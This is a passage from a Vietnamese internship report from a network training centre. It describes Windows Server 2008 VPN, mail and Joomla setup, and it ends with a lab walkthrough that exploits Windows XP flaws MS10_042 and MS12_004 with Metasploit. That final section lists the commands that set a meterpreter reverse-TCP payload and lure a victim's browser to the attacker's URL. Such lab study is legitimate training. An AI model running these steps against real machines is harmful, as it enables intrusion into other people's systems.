Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
163
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
III.VPN SITE TO SITE
1. chuẩn bị:
- 2 windows server 2008
-2 windows 2007
+ máy PC 1 windows 2007 co ip 192.168.1.2. máy này sẻ ping thông với PC 2 là
windows server 2008 có địa chỉ ip là 192.168.1.1.
+ máy PC 3 windows 2007 co ip 192.168.2.2 máy này sẻ ping thông với PC 4 là
windows server 2008 có địa chỉ ip là 192.168.2.1.
2. Đặt IP cho 4 máy
Máy PC 1
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
164
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Máy PC 2
Máy PC 3
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
165
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Máy PC 4
3. Tiến hành cấu hình trên 2 server.
Trên server 1 ( PC 2).
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
166
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
167
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trên server 2 ( PC3).
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
168
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
169
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Khởi động Routing and Remote Access
Trong Routing and Remote Access -> Alls Task -> Star.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
170
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong Routing and Remote Access ->Configure and Enable ….
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
171
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong Routing and Remote Access Service Setup Wizard -> Next.
Trong Routing and Remote Access Service Setup Wizard -> Custom…
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
172
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong Routing and Remote Access Service Setup Wizard chọn VPN access,
Demand-dial connections và Lan routing.
Trong Routing and Remote Access Service Setup Wizard -> Finish.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
173
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong Routing and Remote Access -> Start servise.
Trong Routing and Remote Access -> chuột phải Netword -> new Demand…
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
174
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Click Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
175
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
176
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
177
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Click Finish.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
178
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Click Porperties.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
179
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
180
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Bên server 2( PC 3) cũng làm tƣơng tự nhƣ server 1(PC2).
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
181
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong Routing and Remote Access Service Setup Wizard -> Next
Trong Routing and Remote Access Service Setup Wizard -> Custom…
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
182
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong Routing and Remote Access Service Setup Wizard -> tick VPN, Demand..
và Lan routing.
Trong Routing and Remote Access -> New…
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
183
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Click Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
184
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
185
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
186
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
187
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
188
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
189
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
190
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
191
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Bên server 1.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
192
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Bên server 2.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
193
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
4. Kiểm tra.
Lúc này từ PC1 sẻ ping thông qua PC4.
CHƢƠNG 13: TRIỂN KHAI VPN TRÊN VPS
I. Cấu hình VPN.
Start -> Administrative Tools -> Ruoting and Remote Access.
Chuột phải chọn Config ….
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
194
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoại Ruoting and Remote Access. Server Setup Wizard -> Next.
Trong hộp thoại Ruoting and Remote Access. Server Setup Wizard -> Custom
Configuration.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
195
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoại Ruoting and Remote Access. Server Setup Wizard-> chọn VPN
access và LAN ruoting.
Trong hộp thoại Ruoting and Remote Access. Server Setup Wizard -> Next
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
196
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn Propesties.
Chọn Static addess pool.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
197
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Add IP vào.
Tiến hành tạo User thuhien1 và thuhien2.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
198
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
199
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn Allow access.
Chọn Properties.
Chọn Allow Access.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
200
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
II. Cài đặt VPN cho client.
1. Client xp1.
Trên máy ảo windows XP1. Trong hộp thoãi New Connection Wizard -> chọn
Crea….
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
201
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoãi New Connection Wizard -> Next
Trong hộp thoãi New Connection Wizard-> Connect to the network at my
wordplaces-> Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
202
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoãi New Connection Wizard -> Viatual Privale Netword connection. -
> Next.
Trong hộp thoãi New Connection Wizard -> nhập Company Name: client 1 den
vps
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
203
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoãi New Connection Wizard -> nhập Ip của VPS: 14.0.21.222.
Trong hộp thoãi New Connection Wizard -> chọn Anyone use.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
204
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoãi New Connection Wizard -> tick vào Add a shortcut the
connection to my desktop -> Fisnish.
Sau khi hoàn thành sẻ đăng nhập vào user name và password -> Connect.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
205
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trên VPN vừa tạo chuột phải chọn Status.
IP VPS cấp là 10.0.0.101.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
206
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
2. Client xp 2.
Trên máy ảo windows XP2.Trong hộp thoãi New Connection Wizard -> chọn
Crea….
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
207
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoãi New Connection Wizard -> Next.
Trong hộp thoãi New Connection Wizard -> Connect to the netword at my
wordplace.-> Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
208
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoại New Connection Wizard -> nhập Company name : client 2 den
vps -> Next.
Trong hộp thoại New Connection Wizard -> nhập Ip của vps: 14.0.21.222
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
209
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trong hộp thoại New Connection Wizard -> chọn Anyone use-> Next.
Trong hộp thoại New Connection Wizard -> tick vào add… -> Fisnish.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
210
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Sau khi hoàn thành nhập user name và password VPN vừa tạo.
Chuột phải vào VPN chọn Status.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
211
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
VPS cấp cho ip Vpn là: 10.0.0.102
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
212
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
III. Kiểm tra.
Tiến hành ping từ windows XP 1 qua windows XP 2 sẻ thông.
CHƢƠNG 14: MAIL TRÊN VPS.
I. Cài đặt MDmoon v10.
Các bƣớc cài đặt đã hƣớng dẫn trên localhost.
II. Cấu hình MDmoon v10.
1. khởi động MDmoon v10
Start -> Programs -> MDmoon -> Start MDmoon.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
213
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
2. Kiểm tra Domain.
Vào Setup -> Default Domain / Servers…
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
214
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Tick vào domain -> kiểm tra.
3. Tạo Account.
Account -> name: thuhien-> Email : thuhien@nguyenthithuhien.tk -> password ->
ok
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
215
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
4. Kiểm tra.
Vào trình duyệt web đăng nhập nguyenthithuhien.tk:3000.
Tạo mail tiến hành gửi qua gmail. nguyenthithuhien@gmail.com
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
216
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Vào gmail kiểm tra xem có nhận đƣợc hay chƣa
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
217
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Đã nhận đƣợc -> tiến hành gửi lại ->Ok
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
218
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
CHƢƠNG 15: WEB TRÊN VPS
I. Cài đặt.
1. Chạy xampp.
Chạy file.exe -> run.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
219
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn Install.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
220
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Sau khi chạy xong Running Apache voi MySql -> tick vào Admin.
Nhập joomla vào chọn Creation.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
221
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Thành công
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
222
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
2. Tạo xampp.
Copy source joomla pass vào hdots và đổi tên là Athena.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
223
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
II. thiết kế web: nguyenthithuhien.tk/athena
Vào trình duyệt web chạy: nguyenthithuhien.tk/Athena -> Ok
Chọn Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
224
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
225
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn Mysql, user name: root, Data…: Athena-> Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
226
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Next.
Nhập web doanh nghiep, gmail, pass vào –> Next.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
227
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn Remote install… -> site.
Tạo thành công trang web nguyenthithuhien.tk/ Athena.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
228
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
CHƢƠNG 16: THIẾT KẾ WEB BẰNG JOOMLA.
1. Cài đặt joomla.
Thử kiểm tra trên máy thật.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
229
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
230
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
231
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
2. thiết kế trang chủ
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
232
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
233
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
234
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
235
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
3. Tạo template admin.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
236
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Sau đó chọn view site. Truy cập vào trang Athena.
Ta vào lại localhost/administrator để tiếp tục công việc.
4. Tạo bài viết.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
237
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn new, điền đầy đủ thông tin vào. Copy phần giới thiệu từ trang Athena.edu.vn
vào.
Chon Save& close.
Chọn New
Tạo thƣ mục cho tin tức đào tạo. các thƣ mục tin tức công nghệ, video Athena cũng
làm tƣơng tự.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
238
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn Save & close.
Trong các thƣ mục TIN TỨC ĐÀO TẠO … có các thƣ mục con.
Chọn new
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
239
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Save & close. Làm tƣơng tự cho các thƣ mục khác.
5.Tạo menu.
Tạo menu. Menu -> main menu.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
240
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Vào Home. Điền các thông tin vào.
Sau đó save & new.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
241
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn Single Article. Sau đó điền đầy đủ thông tin vào.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
242
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Vào Select change chọn giới thiệu trung tâm Athena.
Chọn Save & new. Vào select. Chọn Categery Blog cho Tin tức đào tạo…
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
243
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn Save & new. Làm tƣơng tự cho các thƣ mục khác.
6. Hƣớng dẫn đƣa manu ra trang chủ.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
244
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Truy cập vào localhost/athena
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
245
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
7. Cài đặt và hiển thị module trình diển ảnh.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
246
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
247
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Tiến hành add a site vào.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
248
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
249
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn Save & close.
8. Cài đặt và hiển thị tin tức cập nhật.
Chọn Save.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
250
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Save lại và truy cập trang chủ.
9. Cập nhật tin tứccho website.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
251
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
252
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
253
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn save. Truy cập vào trang chủ.
10. Cài đặt và hiển thị tin tức mới nhất.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
254
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Tạo thƣ mục tiêu điểm.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
255
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Chọn on all pages.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
256
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Save lại. truy cập vào trang chủ.
11. Hiển thị doanh mục tin tức.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
257
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
258
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
259
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Điền đầy đủ thông tin vào.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
260
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Save & close. Truy cập vào xem trang chủ.
Lúc này chƣa truy cập đƣợc. ta vào
Chọn disable
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
261
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Truy cập lại là vào đƣợc
12. Tạo thƣ mục hỗ trợ Online
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
262
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Save & close
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
263
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Truy cập vào trang chủ xem
13. Tạo thƣ mục địa chỉ cho Athena.
Chọn new
Truy cập vào trang chủ.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
264
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Tham khảo video tại:http://www.youtube.com/watch?v=nCUZ-9DxMKc
CHƢƠNG 17: BẢO MẬT WINDOWS.
I.Khai thác lỗ hổng trên Windows XP với mã lỗi MS10_042
Chuẩn bị 2 máy ảo: Windows XP (nạn nhân) và máy Back Track 5r3 (máy tấn công nạn
nhân)
Trên máy Back Track cấu hình địa chỉ IP trong bài lab này cho máy là: 192.168.147.130
Trên máy Back track vào chƣơng trình terminal và gõ lệnh msfconsole
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
265
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Tìm mã lỗi bằng công cụ metaploit bằng cách gõ lệnh search ms10_042
Sau khi seach đƣợc mã lỗi ta dùng lệnh use và copy mã lỗi đã tìm đƣợc.
Dùng lệnh show options để biết thêm các câu lệnh cần thiết.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
266
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Dùng lệnh SRVHOST <địa chỉ ip máy backtrack>
Dùng lệnh set PAYLOAD windows/meterpreter/preverse_tcp
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
267
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Dùng lệnh set LHOST <ip backtrack>
Dùng lệnh exploit để tiến hành khai thác lỗi. Chú ý đƣờng dẫn
http://192.168.147.130:80/nếu máy nạn nhân vào đƣờng dẫn này sẽ bị hack.
Trở lại máy Windows XP. Kiểm tra địa chỉ IP máy XP. Với địa chỉ ip máy XP là
192.168.147.131.
Trên máy XP ta vào trình duyệt web và gõ đƣờng dẫnhttp://192.168.147.130:80/
Trên máy XP tự động xuất hiện hộp thoại Help and Support.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
268
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trên máy Back Track bắt đầu nhận thấy có sự kết nối đến địa chỉ
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
269
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Và nhận thấy có địa chỉ kết nối vào. Và tạo phiên kết nối vào nó.
Trên máy back track ta gõ lệnh sessions để kiểm tra.
Dùng lệnh sessions –i 1
Dùng lệnh sysinfo để xem thông tin máy nạn nhân. Và nhƣ vậy ta đã khai thác thành
công lỗ hổng MS10_042 trên máy XP.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
270
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
II. Khai thác lỗ hổng bảo mật Win XP mã lỗi MS12_004
Chuẩn bị 2 máy ảo: Windows XP (nạn nhân) và máy Back Track 5r3 (máy tấn công nạn
nhân)
Trên máy Back Track cấu hình địa chỉ IP trong bài lab này cho máy là: 192.168.147.130
Trên máy Back track vào chƣơng trình terminal và gõ lệnh msfconsole
Tìm mã lỗi bằng công cụ metaploit bằng cách gõ lệnh search ms12_004
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
271
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Sau khi seach đƣợc mã lỗi ta dùng lệnh use và copy mã lỗi đã tìm đƣợc.
Dùng lệnh show options để biết thêm các câu lệnh cần thiết.
Dùng lệnh SRVHOST <địa chỉ ip máy backtrack>
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
272
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Dùng lệnh set PAYLOAD windows/meterpreter/preverse_tcp
Dùng lệnh set LHOST <192.168.147.130>
Dùng lệnh exploit để tiến hành khai thác lỗi. Chú ý đƣờng dẫn nếu máy nạn nhân vào
đƣờng dẫn này sẽ bị hack.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
273
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trở lại máy Windows XP. Kiểm tra địa chỉ IP máy XP. Với địa chỉ ip máy XP là
192.168.147.131.
Trên máy XP ta vào trình duyệt web và gõ đƣờng dẫn
Trên máy XP tự động xuất hiện hộp thoại yêu cầu chạy Windows Media Player. Nếu
chọn Run sẽ bị hack.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
274
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Trên máy Back Track bắt đầu nhận thấy có sự kết nối đến địa chỉ
Và nhận thấy có địa chỉ kết nối vào. Và tạo phiên kết nối vào nó
Dùng lệnh sessions –i 1
